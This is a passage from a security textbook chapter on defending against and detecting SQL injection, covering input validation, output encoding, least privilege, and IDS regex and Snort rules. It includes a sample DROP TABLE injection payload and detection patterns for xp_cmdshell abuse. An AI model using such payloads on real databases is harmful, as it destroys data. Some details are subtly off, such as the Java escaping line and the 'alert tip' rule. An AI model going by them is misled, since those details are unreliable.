



Figure 15.27: Example of defending SQL Injection attacks

To defend against SQL injection attacks, a system should follow the countermeasures described in the previous section and use type-safe SQL parameters as well. To protect the web server, use WAF/IDS and filter packets. Regularly update the software using patches to keep the server up-to-date to protect it from attackers. Sanitize and filter user input, analyze the source code for SQL injection, and minimize the use of third-party applications to protect the web applications. Use stored procedures and parameter queries to retrieve data, disable verbose error messages that can guide an attacker with useful information, and use custom error pages to protect the web applications. To avoid SQL injection into the database, connect nonprivileged accounts and grant the least possible privileges to the database, tables, and columns. Disable commands such as xp_cmdshell, which can affect the OS of the system.



Defenses in the Application

- **Input Validation**

  There are several ways through which the input given to the application is sanitized before being processed by the database. The major approach is the validation of the user-supplied input using techniques such as whitelisting and blacklisting. Input validation helps developers to prevent user-supplied data from influencing the logic of the code.

  - **Whitelist Validation**

    Whitelist validation is a best practice whereby only the list of entities (i.e., data type, range, size, value, etc.) that have been approved for secured access is accepted. Whitelist validation can also be termed as positive validation or inclusion.

    This validation is commonly implemented using regular expressions. For example, characters used for whitelist validation include "^\ {} () @ | ? $". Implementation of whitelist validation can be intricate in some cases where the inputs cannot be easily determined or if the input has large character sets.

  - **Blacklist Validation**

    Blacklist validation rejects all malicious inputs that have been disapproved for protected access. Blacklist validation can be challenging as every content and character of the attack should be interpreted, understood, and anticipated for future attacks as well. Blacklist validation can also be termed as negative validation or exclusion.

This validation is commonly implemented using regular expressions containing a list of characters or strings that need to be prohibited. For example, characters used for blacklist validation include "`'|%|--|;|/\*|\\\*|_|\[|@|xp_`".

In general, blacklisting is not performed in isolation; it is performed along with whitelisting. The best method for preventing SQL injection attacks is using blacklisting along with the output encoding technique so that the input can be encoded and checked before passing it to the database.

- **Output Encoding**

  Output encoding is a validation technique that can be used after input validation. This technique is used to encode the input to ensure that it is properly sanitized before passing it to the database. In some cases, where dynamic SQL is used, whitelist validation alone does not work. For example, when checking the name validation field, O'Henry is a valid name, but whitelisting disallows it due to the special character " ' " and this can create problems when the SQL query is generated dynamically as shown below:

```
String myQuery = "INSERT INTO UserDetails VALUES ('" + first_name +
"','" + last_name + "');"
```

  In the above scenario, an attacker can inject malicious input into the first_name field as shown below:

```
','');  DROP TABLE UserDetails--
```

  The resultant query that is executed is as follows:

```
INSERT INTO UserDetails VALUES ('','');  DROP TABLE UserDetails--
','');
```

  In MySQL Server, a single quote (') is used to end the string; hence, encoding the single quote is mandatory when it is included in dynamic SQL statements. This can also be done in two ways; the single quote can be replaced with two single quotes or a backslash followed with a single quote. These two methods treat the single quote as part of the string literal, preventing any SQL injection attempts.

  For example, we can use the following output encoding in Java:

```
myQuery = myQuery.replace("'", "\'");
```


  A major drawback of output encoding is that the input needs to be encoded every time before it is supplied to the database query; otherwise, the application may fall victim to SQL injection attacks.

- **Enforcing Least Privileges**

  Enforcing least privileges is a security best practice whereby the lowest level of privileges is assigned to every account accessing the database. It is recommended not to assign DBA level and administrator level access rights to the application. In some critical situations, some applications may require elevated access rights; hence, proper

groundwork should be done by the security professionals and they should also figure out the exact requirements of the application.

For example, when only read access is needed for the application, only the read access privileges should be granted. Minimum privileges should be assigned to the operating system where the DBMS runs, and it should never run the DBMS as root. Thus, by minimizing the access rights, one can reduce the possibility of unauthorized access and defend against SQL injection attacks and other attacks as well.



Detecting SQL Injection Attacks

Security professionals must develop and deploy rules in the IDS to detect regular expressions used in SQL injection attacks on a web server. For this purpose, they must use regular expressions to detect the SQL injection meta-characters such as single-quote (‘) and double-dash (--). The regular expressions for detecting SQL injection-specific characters and their meanings are listed below:

Characters	Explanation
\’	Single-quote character
|	or
\%27	Hex equivalent of single-quote character
\-\-	Double-dash
#	Hash or pound character
\%23	Hex equivalent of hash character
i	Case-insensitive
x	Ignore white spaces in pattern
\%3D	Hex equivalent of = (equal) character
\%3B	Hex equivalent of ; (semi-colon) character
\%6F	Hex equivalent of o character

\%4F	Hex equivalent of O character
\%72	Hex equivalent of r character
\%52	Hex equivalent of R character

Table 15.5: Regular Expressions for Detecting SQL Injection

Security professionals can use regex search to detect SQL meta-characters.

- **Regular expression for detection of SQL meta-characters**

  ```
  /(\')|(\%27)|(\-\-)|(#)|(\%23)/ix
  ```

  Security professionals must check for regular expressions, such as the single-quote (') character, in web requests or its equivalent hex value to detect SQL injection attacks. They must look for the double-dash (--) character, as it is not an HTML character and the web request does not perform any encoding for it. Some SQL servers need to detect the hash (#) character and its equivalent hex.

  Security professionals must look for these regular expressions in logs of the security control devices such as WAF and IDS. The following text is a log derived from an IDS solution using the log analysis tool Snort.

  ```
  alert tip $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS(msg: "SQL
  Injection - Paranoid"; flow:to_server, established;
  uricontent:".pl";pcre:"/(\')|(\%27)|(\-\-)|(#)|(\%23)/ix";
  classtype:Web-application-attack;
  sid:9099; rev:5;)
  ```

  The analysis of the detected log is as follows:

  The "alert" attribute indicates that the log is an alert generated when the IDS solution detects the attack signature in an HTTP request. The "tcp" stands for use of the TCP protocol, while "$EXTERNAL_NET" indicates the external network's IP address and "any" is for any source port. The operator '->' allows for segregation of the destination from the source. "$HTTP_SERVERS" is a variable attribute that indicates the number of web servers an organization contains, and "$HTTP_PORTS" represents the common ports used for HTTP traffic, such as 80 and 8080. Further, 'msg:' denotes message, while the 'flow:to_server' attribute indicates the direction of the traffic. The attributes 'established' and 'uricontent:".pl"' indicate that an alert is raised on only established TCP connections and Perl script-based URI content (applications), respectively.

- **Modified regular expression for detection of SQL meta-characters**

  ```
  /((\%3D)|(=))[^\n]*((\%27)|(\')|(\-\-)|(\%3B)|(;))/ix
  ```

  Security professionals must use above regular expression to check the '=' sign from the user request or its hex value (%3D). The expression '[^\n] * ' indicates that it can have some non-newline characters. After that, it checks for single-quote ('), double-dash (--), and semi-colon (;).

- **Regular expression for typical SQL injection attack**

  ```
  /\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix
  ```

Security professionals must use the above expression to detect zero or more alphanumeric and underscore characters that are involved in an attack. The single-quote (') character or its equivalent hex value is detected using the expression `'((\%27)|(\'))'`. The remaining expression detects the word "or" ("or", "Or", "oR", or "OR") and its respective hex values.

- **Regular expression for detecting SQL injection with the UNION keyword**

  Some attackers use UNION keywords in the SQL injection queries to enhance their attacks and carry out further exploitation. Security professionals must use the following expression for detecting SQL queries that contain UNION keywords.

  ```
  /((\%27)|(\'))union/ix
  ```

  This checks for the single quote (') or its equivalent hex value, and then for the union keyword in the HTTP requests. Security professionals must develop similar expressions for keywords insert, update, select, delete, and drop to detect SQL injection attempts.

- **Regular expression for detecting SQL injection attacks on a MS SQL Server**

  At any stage of the attack, if the attacker finds that the web application is vulnerable to injection attacks and the database connected to the web server is MS SQL, he/she can use even the most complex queries containing stored procedures (sp) and extended procedures (xp).

  He/she will try to use extended procedures such as 'xp_cmdshel,' 'xp_regread,' and 'xp_regwrite' for executing the shell commands from the SQL server and alter the registries.

  ```
  /exec(\s|\+)+(s|x)p\w+/ix
  ```

  Security professionals must use the above expression to check the "exec" keyword, white spaces (or their hex equivalent value), the letter combination sp or xp for stored procedures or extended procedures, and finally, an alphanumeric or underscore character.





Figure 15.28: Screenshot of SQL Log showing SQL Injection Attempt

